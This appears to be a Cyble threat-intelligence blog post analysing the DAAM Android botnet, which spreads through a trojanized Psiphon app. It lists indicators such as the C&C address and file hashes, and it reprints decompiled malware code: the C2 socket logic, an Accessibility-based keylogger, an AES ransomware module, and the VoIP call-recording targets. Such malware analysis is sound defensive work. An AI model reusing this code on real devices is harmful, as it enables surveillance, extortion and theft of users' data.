DAAM Android Botnet being distributed through Trojanized Applications

blog.cyble.com/2023/04/20/daam-android-botnet-being-distributed-through-trojanized-applications/

April 20, 2023

Botnet With Ransomware And Data Theft Capabilities

In recent years, the widespread use of Android devices has made them a prime target for cybercriminals. Android botnet is a common malware type that cybercriminals use to gain access to targeted devices. These devices can be controlled remotely to carry out various malicious activities.

Cyble Research & Intelligence Labs (CRIL) recently analyzed an Android Botnet shared by MalwareHunterTeam. The mentioned malicious sample is the Trojanized version of the Psiphon application and identified as DAAM Android Botnet, which provides below features:

- Keylogger
- Ransomware
- VOIP call recordings
- Executing code at runtime
- Collects browser history
- Records incoming calls
- Steals PII data
- Opens phishing URL
- Capture photos
- Steal clipboard data
- Switch WiFi and Data status

The DAAM Android botnet provides an APK binding service wherein a Threat Actor (TA) can bind malicious code with a legitimate app. CRIL analyzed an APK file named *PsiphonAndroid.s.apk* with the hash value of “184356d900a545a2d545ab96fa6dd7b46f881a1a80ed134db1c65225e8fa902b” which contains DAAM botnet malicious code bonded with a legitimate Psiphon application.

The malware connects to the Command and Control (C&C) server *hxxp://192.99.251[.]51:3000,* and the figure below shows the DAAM Android botnet admin panel.




Daam
Not secure | 192.99.251.51:3000/#/login
Update
Daam
Get started with Daam
Most powerful ReactJS admin panel
username
Password
Sign In

Figure 1 – Admin panel of DAAM Android botnet

The C&C server is also present in various malicious applications, some of which were initially identified in August 2021. This indicates that the DAAM Android botnet has been operational since 2021 and constantly targeting Android users.



192.99.251.51

Communicating Files (8) ⓘ

Scanned	Detections	Type	Name
2022-01-09	20 / 61	Android	Currency_Pro_v3.2.6.apk
2023-04-19	22 / 62	Android	PsiphonAndroid.s.apk
2023-03-15	4 / 69	Win32 EXE	56dba611b57854bf1ff72ef004f2a0b9.virus
2023-04-16	15 / 64	Android	Boulder.s.apk
2022-03-30	21 / 62	Android	164a93b3ac1b0102344d721ff9ca3e6f.virus
2023-04-16	23 / 65	Android	Boulder.s.apk
2022-06-10	10 / 60	Android	1200927713f38e6cd18e71da96749db3.virus
2021-08-14	24 / 63	Android	045b8faac529696615cdaff2cda052f1.virus


Figure 2 – C&C server present in several malicious applications

Technical Analysis

APK Metadata Information

- **App Name**: Psiphon
- **Package Name**: com.psiphon3
- **SHA256 Hash**: 184356d900a545a2d545ab96fa6dd7b46f881a1a80ed134db1c65225e8fa902b

The figure below shows the metadata information of the application.



APP INFO

FILE INFORMATION


File Name PsiphonAndroid.s.apk
Size 11.41MB
MD5 99580a341b486a2f8b177f20dc6f782e
SHA1 bc826967c90acc08f1f70aa018f5d13f31521b92
SHA256 184356d900a545a2d545ab96fa6dd7b46f881a1a80ed134db1c65225e8fa902b

APP INFORMATION

App Name Psiphon
Package Name com.psiphon3
Main Activity com.psiphon3.StatusActivity
Target SDK 21 Min SDK 9 Max SDK
Android Version Name 272 Android Version Code 272


Figure 3 – Application metadata information

Initially, the malware establishes a socket connection and communicates with the C&C server at hxxp://192.99.251[.]51:3000 to obtain commands for carrying out a range of malicious activities, as depicted in the figure below.



```
@Override // android.app.Service
public int onStartCommand(Intent paramIntent, int paramInt1, int paramInt2) {
    contextOfApplication = this;
    MessageReceiver.bindListener(this);
    Log.d("servicestart:::", "onStartCommand: ");
    AndroidNoSql.initWithDefault(this);
    getApplication().getContentResolver().registerContentObserver(ContactsContract.Contacts.CONTENT_URI, true, new newContactObserver(new Handler()));
    Thread.setDefaultUncaughtExceptionHandler(new Thread.UncaughtExceptionHandler() { // from class: com.android.callservice.core.MainService.1
        @Override // java.lang.Thread.UncaughtExceptionHandler
        public void uncaughtException(Thread thread, Throwable throwable) {
            Socket socket = IOSocket.getInstance().getIoSocket();
            if (socket != null) {
                socket.connect();
                socket.emit("c2", Connection.putData("Error", null, null, Connection.parseError(throwable), false));
            }
            Connection.startAsync(MainService.contextOfApplication);
        }
    });
    connectToSocket();
    return 1;
}

private void connectToSocket() {
    String ipValue = SharedPrefsUtils.getStringPreference(this, "ip");
    if (ipValue == null) {
        SharedPrefsUtils.setStringPreference(this, "ip", BoulderApplication.ServerAddress);
    } else {
        BoulderApplication.ServerAddress = ipValue;
    }
    SharedPrefsUtils.getStringPreference(this, "config");
    if (ipValue == null) {
        SharedPrefsUtils.setStringPreference(this, "config", BoulderApplication.Config);
    } else {
        BoulderApplication.ServerAddress = ipValue;
    }
    String portValue = SharedPrefsUtils.getStringPreference(this, "port");
    if (portValue == null) {
        SharedPrefsUtils.setStringPreference(this, "port", BoulderApplication.ServerPort);
    } else {
        BoulderApplication.ServerPort = portValue;
    }
    Connection.startAsync(this);
}
```

Figure 4 – Socket connection




```
} else if (args2.startsWith("770")) {
    try {
        String[] params = args2.split("\\*");
        int count = Integer.valueOf(params[1]).intValue();
        int duration = Integer.valueOf(params[2]).intValue();
        int gap = Integer.valueOf(params[3]).intValue();
        String dates = "";
        int i = 1;
        while (i <= count) {
            int _gap = i == removeToken ? 0 : gap;
            int _duration = i == removeToken ? 0 : duration;
            dates = dates + "\"" + BoulderApplication.getFormattedDate(this, (i * _duration) + _gap) + "\",";
            i++;
            removeToken = true;
        }
        Connection.runCommand(new JSONObject("{\"command\":{  \"name\":\"Microphone\",   \"op\":\"startRecording\",   \"args\":{\"limit\":" + duration + ",\"count\":" +
    } catch (Exception e4) {
        e4.printStackTrace();
    }
} else if (args2.startsWith("760")) {
    try {
        Log.e("boulder", "init camera command");
        String[] params2 = args2.split("\\*");
        int count2 = Integer.valueOf(params2[1]).intValue();
        int duration2 = Integer.valueOf(params2[2]).intValue();
        int gap2 = Integer.valueOf(params2[3]).intValue();
        int index = Integer.valueOf(params2[4]).intValue() - 1;
        String dates2 = "";
        int i2 = 1;
        while (i2 <= count2) {
            int _gap2 = i2 == 1 ? 0 : gap2;
            int _duration2 = i2 == 1 ? 0 : duration2;
            StringBuilder sb = new StringBuilder();
            sb.append(dates2);
            args = args2;
            try {
                sb.append("\"");
                sb.append(BoulderApplication.getFormattedDate(this, (i2 * _duration2) + _gap2));
                sb.append("\",");
                dates2 = sb.toString();
                i2++;
                params2 = params2;
                args2 = args;
            } catch (Exception e5) {
                e = e5;
```

Figure 5 – Malware receiving commands

The DAAM Android botnet provides various command operations, which are explained below:

Keylogger:

Malware uses the Accessibility Service to monitor users' activity. It saves the captured keystrokes along with the application's package name into a database, as shown in the figure below.




```
public void onAccessibilityEvent(AccessibilityEvent event) {
    int eventType = event.getEventType();
    if (eventType == 1) {
        saveLogging(event);
    } else if (eventType == 16) {
        startLogging(event);
    }
}

@Override // android.accessibilityservice.AccessibilityService
public void onInterrupt() {
}

private static void startLogging(AccessibilityEvent event) {
    String data = event.getText().get(0).toString();
    if (data.length() != 0 && logs.length() < data.length()) {
        logs = data;
    }
}

private static void saveLogging(AccessibilityEvent event) {
    try {
        if (logs.length() != 0) {
            DatabaseHelper db = new DatabaseHelper(MainService.getContextOfApplication());
            LogModel model = new LogModel();
            model.setType("TEXT").setContent(logs).setPackageName(event.getPackageName().toString());
            db.insertLog(model);
            logs = "";
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

Figure 6 – Keylogger activity

Ransomware:

The DAAM botnet provides a Ransomware module that leverages the AES algorithm to encrypt and decrypt files on the infected device. It retrieves the password required for encryption and decryption from the C&C server. The malware also saves a ransom note in the "readme_now.txt" file.


The Ransomware activity is illustrated in the figure below.



```
public static void FileEncryption(String path1) throws Exception {
    FileInputStream inFile = new FileInputStream(path1);
    FileOutputStream outFile = new FileOutputStream(path1 + ".enc");
    byte[] salt = new byte[8];
    new SecureRandom().nextBytes(salt);
    FileOutputStream saltOutFile = new FileOutputStream(path1 + ".enc.salt");
    saltOutFile.write(salt);
    saltOutFile.close();
    SecretKey secret = new SecretKeySpec(SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1").generateS
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
    cipher.init(1, secret);
    AlgorithmParameters params = cipher.getParameters();
    FileOutputStream ivOutFile = new FileOutputStream(path1 + ".enc.iv");
    ivOutFile.write(((IvParameterSpec) params.getParameterSpec(IvParameterSpec.class)).getIV());
    ivOutFile.close();
    byte[] input = new byte[64];
    while (true) {
        int bytesRead = inFile.read(input);
        if (bytesRead == -1) {
            break;
        }
        byte[] output = cipher.update(input, 0, bytesRead);
        if (output != null) {
            outFile.write(output);
        }
    }
    byte[] output2 = cipher.doFinal();
    if (output2 != null) {
        outFile.write(output2);
    }
    inFile.close();
    outFile.flush();
    outFile.close();
}
```

```
public static void FileDecryption(String path1) throws Exception {
    FileInputStream saltFis = new FileInputStream(path1 + ".salt");
    File filesalt = new File(path1 + ".salt");
    byte[] salt = new byte[8];
    saltFis.read(salt);
    saltFis.close();
    FileInputStream ivFis = new FileInputStream(path1 + ".iv");
    File fileiv = new File(path1 + ".iv");
    byte[] iv = new byte[16];
    ivFis.read(iv);
    ivFis.close();
    SecretKey secret = new SecretKeySpec(SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1")
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
    cipher.init(2, secret, new IvParameterSpec(iv));
    FileInputStream fis = new FileInputStream(path1);
    FileOutputStream fos = new FileOutputStream(path1.split("\\.enc", 2)[0]);
    byte[] in = new byte[64];
    while (true) {
        int read = fis.read(in);
        if (read == -1) {
            break;
        }
        byte[] output = cipher.update(in, 0, read);
        if (output != null) {
            fos.write(output);
        }
        saltFis = saltFis;
    }
    byte[] output2 = cipher.doFinal();
    if (output2 != null) {
        fos.write(output2);
    }
    fis.close();
    fos.flush();
    fos.close();
    filesalt.delete();
    fileiv.delete();
```

Figure 7 – Ransomware encryption and decryption module



```
public static void crypter(Params params) {
    try {
        password = params.args.getJSONObject("command").getJSONObject("args").getString("password");
    } catch (JSONException e) {
        e.printStackTrace();
    }
    StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
    try {
        checkperm();
    } catch (Exception e2) {
    }
}

public static void writemessage() throws Exception {
    File[] listFiles = new File("/storage/emulated/0").listFiles();
    for (File f : listFiles) {
        if (f.isDirectory()) {
            FileUtils.writeStringToFile(new File(NoSql.PATH_SEPARATOR + f.getCanonicalPath() + "/readme_now.txt"), "");
            System.out.println(f);
        }
    }
}
```

Figure 8 – Receiving password from C&C server and writes ransom message into a readme_now.txt file


VOIP call Recordings:

The DAAM botnet exploits the Accessibility service to monitor the components of social media applications such as WhatsApp, Skype, Telegram, and many others responsible for VOIP calls. If the user interacts with the below-mentioned components, malware initiates audio recording.

Below is the list of components targeted by the DAAM botnet:

- com.whatsapp.VoipActivity
- com.whatsapp.VoipActivityV2
- com.whatsapp.voipcalling.VoipActivityV2
- com.bbm.ui.voice.activities.InCallActivity
- com.bbm.ui.voice.activities.InCallActivityNew
- com.bbm.ui.voice.activities.IncomingCallActivityNew
- com.turkcell.bip.voip.call.InCallActivity
- com.turkcell.bip.voip.call.IncomingCallActivity
- im.thebot.messenger.activity.chat.AudioActivity
- im.thebot.messenger.activity.chat.VideoActivity
- im.thebot.messenger.voip.ui.AudioCallActivity
- im.thebot.messenger.voip.ui.VideoCallActivity
- com.facebook.mlite.rtc.view.CallActivity

- com.facebook.rtc.activities.WebrtcIncallActivity
- com.facebook.rtc.activities.WebrtcIncallFragmentHostActivity
- com.google. Android.apps.hangouts.hangout.HangoutActivity
- com.google. Android.apps.hangouts.elane.CallActivity
- com.bsb.hike.voip.view.VideoVoiceActivity
- com.imo.android.imoim.av.ui.AudioActivity
- com.imo.android.imoim.av.ui.AVActivity
- com.kakao.talk.vox.activity.VoxFaceTalkActivity
- com.kakao.talk.vox.activity.VoxVoiceTalkActivity
- com.linecorp.linelite.ui.android.voip.FreeCallScreenActivity
- jp.naver.line.android.freecall.FreeCallActivity
- com.linecorp.voip.ui.freecall.FreeCallActivity
- com.linecorp.voip.ui.base.VoIPServiceActivity
- ru.mail.instantmessanger.flat.voip.CallActivity
- ru.mail.instantmessanger.flat.voip.IncallActivity_
- org.telegram.ui.VoIPActivity
- com.microsoft.office.sfb.activity.call.IncomingCallActivity
- com.microsoft.office.sfb.activity.call.CallActivity
- com.skype.m2.views.Call
